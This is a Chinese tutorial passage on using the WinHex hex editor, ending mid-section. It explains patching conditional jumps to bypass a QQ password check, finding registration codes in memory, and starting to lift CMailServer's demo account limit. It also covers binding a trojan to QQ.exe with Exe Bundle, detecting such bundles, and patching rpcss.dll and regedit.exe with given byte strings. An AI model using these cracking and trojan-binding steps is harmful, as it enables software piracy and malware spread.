大家知道，应用软件之所以会有那么多的功能，完全是软件开发者所赋予它们的，既然别人可以给软件定义那么多功能，我们当然也能修改其部分功能，可惜我们没有程序的源代码。但是我们可以借助某些工具来分析目标软件（主要是通过反汇编手段，当年著名的"晓军汉字系统"就是吴晓军老师反汇编后学习他人的经验开发出来的），找到关键之所在，改变或增加部分代码让它们实现我们要达到的目的，这样就可以DIY软件了。以QQ登录口令为例，在你输入密码并点击"登录"后QQ会判断登录密码是否正确，如果正确则执行下面的程序登录QQ，如果不正确则跳转到密码不正确的代码处执行程序，其结果就是出现一个对话框提示你密码不正确。在这个过程中，只要我们能找到代码的关键跳转处改变它，比方说将相等就跳转（汇编代码为je或jz，对应的机器码为74）改为不相等就跳转（汇编代码为jne或jnz，对应的机器码为75），这样软件就会"傻乎乎"地按我们的指令进行下去了，于是就会出现密码不正确也能进入QQ中这样有趣的事情！不过我们可以绕过这些内

容，直接利用WinHex来修改软件达到我们的目的，这同样是DIY精神的体现！

那么为什么WinHex能有这么大的本事呢？这是因为WinHex能识别我们人类不能直接判断具体代表什么内容的程序十六进制代码，而且可以随意修改它，也就是WinHex可以打开可执行文件并修改程序的十六进制代码。大家知道，计算机其实只能识别0和1，所有存储在计算机上的文件都是以二进制的形式存放的，这其中当然也包括可执行文件了。所以，你只要找一个十六进制编辑器比如WinHex，就可直接打开并查看可执行文件，你会发现你看到的全是些十六进制数值，这就是可执行文件的具体内容。这些东西看起来就像有字天书，没人能直接看得懂，于是乎就有了相应的软件，可以将这些十六进制数值转换为相应的汇编代码供我们查看，这样我们就可以分析别人的软件并有DIY它们的可能了。这里所说的可以用来反汇编软件的"相应软件"有很多，比方说W32DASM、Hview等都可以。

另外，我们还可以利用WinHex的比较功能来达到我们的目的。比方说，我们可以用WinHex打开被他人修改过的某软件，再用WinHex打开未修改过的该软件，通过WinHex的比较功能就可以发现两个文件的不同之处，找到不同之处后我们就可以"依葫芦画瓢"来达到修改软件的目的。

除了我们上面谈到的这些，WinHex能让许多人对其另眼相看，还因为它具有一个特殊的功能：内存编辑功能。正是仰仗该功能，使得WinHex倍显出色。利用内存编辑功能可以帮我们去除软件功能障碍。我们知道，许多软件采用了序列号方式保护自己，只有输入正确的序列号才能得到全部功能或不再过期，而有部分软件的注册码采用了在内存中明文比较的方式，对于这类程序我们可以使用WinHex来查找它们的注册码。一方面，我们输入的注册码会保存在内存中；另一方面，在我们输入注册码后，软件会按照其内部事先定义好的算法来算出正确的注册码，并用这个正确的注册码和我们输入的假注册码进行比较，如果两者相等或相同则注册成功，如果不等则注册失败。借用WinHex的内存编辑功能，通过在内存中搜索我们输入的注册码，可以在内存地址中找到它。由于在注册码比较的过程中，正确的注册码也会出现在内存中，而且多数情况下正确注册码和假注册码离得并不远。因此，通过搜索假注册码，就可以在其附近发现真注册码！这样就可以去除某些软件的功能限制！由于众所周知的原因，在本文中我们就不举这方面的例子了，大家可以自行查找相关资料。

WinHex 11.2 SR-1汉化版下载地址 http://sq3.onlinedown.net/down/HA_WHex11_2SR1_ZQ.rar。

一、关闭危险的135端口

使用Windows 2000/XP的用户都领略过冲击波病毒的厉害吧？该病毒利用RPC服务漏洞，主要攻击手段是通过扫描计算机的135端口来进行的。我们可以使用WinHex来关闭这个危险的端口，防范别人利用该漏洞进攻你。

具体方法：用WinHex打开系统所在目录下的system32子目录下的rpcss.dll文件，然后点击"搜索"菜单中的"查找16进制数值"，查找字串3100330035，找到后如图1所示。




图1

将其替换为：3000300030，然后另存为rpcss1.dll文件，这样就可以将135端口改为000了。为什么不直接保存呢？这是因为rpcss1.dll文件正在运行，在Windows环境下无法保存修改结果。如果是FAT32文件系统，可以直接引导进入DOS环境，然后将修改好的rpcss1.dll文件改名为rpcss.dll拷贝到system32目录下，覆盖原有文件。如果系统所在分区是NTFS格式，则进入安全模式，然后运行pulist.exe这个NT/2000下列进程的命令行工具列出系统进程(pulist.exe下载地址 http://www.x963.com/tools/pslist.exe)，查找到svchost.exe对应的PID，如图2所示。




图2

再用pskill.exe这个程序杀掉svchost.exe进程(pskill.exe下载地址http://www.x963.com/tools/pskill.exe)，最后把改好的rpcss1.dll改名为rpcss.dll并拷贝到system32文件夹下覆盖同名文件。注意，如果是XP用户可以用tasklist.exe在命令行下查出svchost.exe对应的PID，再用taskkill.exe来杀掉svchost.exe进程，方法相同，不再赘述。

重新启动电脑，在"开始→运行"中输入cmd并回车(即按回车键)，打开命令提示符窗口，输入netstat -an命令，可以看到在Windows 2000下已经没有135端口了。在Windows XP系统下还有TCP的135端口，但是UDP里面已经没有135端口了！想不到WinHex还有这个用途吧？

二、妙用WinHex识破捆绑有木马的文件

目前对我们网上安全威胁最大的是什么？答案是木马！而木马之所以能进入我们的系统中，在热门软件中进行捆绑来带进我们的电脑中是最常见的一个手段。Exe Bundle就是这样一款软件，它可以将指定的黑客程序捆绑到任何一个广为传播的热门软件上(比方说QQ)，使

宿主程序执行时，寄生程序（黑客程序如木马等）也在后台被执行，当你再次上网时就会在不知不觉中被控制住！恐怖的是还可以随意设置捆绑程序文件的属性以及指定任意的图标，而捆绑程序比原始文件只增大约27KB。是不是觉得很危险呢？采用WinHex就可以轻松识破捆绑有木马的文件，还你一个安全的网络环境。

首先，我们来做一个实验。到http://crc.onlinedown.net/down/EBundle.exe下载EXE Bundle，然后用它把QQ.exe文件和木马冰河的服务端程序捆绑在一起，捆绑界面如图3所示。





图3

最后生成一个程序，还是叫QQ.exe。现在，用某杀毒软件进行检查，没有发现捆绑有木马！OK，让WinHex来一展身手吧！


接下来运行WinHex，用它打开捆绑后的QQ.exeE文件，然后单击"搜索"，菜单下的"查找文本"，在"下列文本字符串将被搜索"一栏中输入：This program，单击"确定"开始查找。如果你找到多余2个"This program"字符串则证明该文件捆绑有其他文件，而这就可能是木马！对于EXE捆绑机产生的伪造Flash文件，还可以配合一款查看文件调用函数的工具来进行检查。比方说APISPY就可以查出可执行文件调用了哪些函数，如果你发现Flash文件调用了wsock32.dll、winsock.dll之类的函数，则必然是含有木马无疑！另外，建议大家把杀毒软件的实时监控功能随时开启，对于普通的病毒还是很有用的。图3 捆绑木马时的界面，如图4 所示。


图4

三、解除注册表编辑器禁用新妙招

注册表编辑器被禁用非常令人头痛，大多数人都是利用第三方工具软件如Windows优化大师等来解决这个问题。其实，利用十六进制文件编辑软件WinHex也可以解决注册表编辑器禁用问题，而且效果更好！

具体方法：运行WinHex，用它打开系统所在文件夹下的regedit.exe文件，然后点击"搜索"菜单下的"查找16进制数值"，打开"查找16进制数值"对话框，在"下列16进制数值将被搜索"一栏中输入85C075408D45FC，找到后在中间的16进制代码区里将这些代码改为85C0EB408D45FC，如图5所示。


图5

最后保存修改结果，关闭WinHex退出即可。使用Windows XP的朋友可以试试这个方法。下面我们做个试验看上面的招数是否管用。先把自己的注册表编辑器禁用（运行regedit.exe，到注册表中把HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\Policies\System下的DWORD值"Disableregistrytools"的键值改为1）。然后再按照上面的方法修改regedit.exe，运行regedit.exe试试，一点问题也没有，别人根本无法禁用你的注册表编辑器！

另外，我们还可以利用下面的方法给注册表编辑器解锁。方法是：单击"搜索"菜单中的"查找文本"，然后搜索如下字符：Disableregistrytools，把"Unicode字符集"勾选上。如图6所示。




图6

会找到下面这样的代码D.i.s.a.b.l.e.r.e.g.i.s.t.r.y.t.o.o.l.s，把其中的"D"替换为任意字母或数字，其他内容不用改（当然你也可以把这些字符都替换掉只是太麻烦了，改任意一处即可），就可以解除注册表编辑器的禁用。但是，请不要把"Disableregistrytools"的键值恢复为0或删除该DWORD值，否则regedit.exe会自动恢复你修改过的字符，注册表编辑器又会恢复到你修改前的样子，这样下一次注册表编辑器被禁用还得再修改regedit.exe文件。如果你不改"Disableregistrytools"的键值或不删除该键，则没有任何问题，注册表编辑器将一直无法锁定。总的来说，这是一个不错的思路、一个很另类的方法，你说对吗？并且这个方法对Windows 9x/2000/XP都有效，比上面的方法应用范围更广一些。以后，在防范恶意网页时不妨试试这个方法，非常灵验！

四、解除CmailServer的功能限制

CmailServer是目前国内非常流行的邮件服务器软件。CMailServer以设置简单、容易使用、稳定性出色，

得到了用户的广泛赞誉，而灵活的Web邮件服务二次开发接口使其在众多邮件服务器软件中显得一支独秀。CmailServer支持互联网邮件收发、网页邮件收发(Webmail)、邮件代理、邮件杀毒、邮件过滤、邮件监视、邮件备份、邮件转发、多域名邮件收发、邮件发送验证等功能。软件本身非常不错，可惜对一般用户来说有个小小的限制：演示版(未注册版)中只能建立5个账号，多一个都不行。是不是必须花钱注册才能解决这个问题呢？当然不是！我们可以利用一个简单的方法去掉这个限制。

下面说说具体的解决办法。首先要在服务器上安装微软公司的Web服务器程序，这是使用CmailServer的前提。如果操作系统为Win98/Me，需要预装微软Web服务器PWS(Peer Web Server)；如果操作系统为Windows NT，要求版本为4.0以上，需要预装微软IIS(Internet Information Sevice)；如果操作系统为Windows 2000/XP，由于Windows 2000/XP已经预装了IIS，无需再安装其他软件。注意，如果没有安装IIS，可以通过顺次单击"控制面板-->添加/删除程序-->添加/删除Windows组件"，来选择安装Internet信息服务(IIS)。另外要注意的是如果你用的是CMailServer5.0版本，服务器上要安装Access 2000及以上版本，切记。运行后的CmailServer界面，如图7所示。




图7

接下来在CmailServer中建好5个账号(单击"账号"菜单下的"新建账号"选项)，当你要再建立一个账号时，会弹出一个对话框提示你"演示版只支持5用户"，如图8所示。



图8

不要紧，我们就是要突破CmailServer演示版中只能添加5个账号的限制。单击"账号"菜单下的"删除账号"选项，如图9所示。

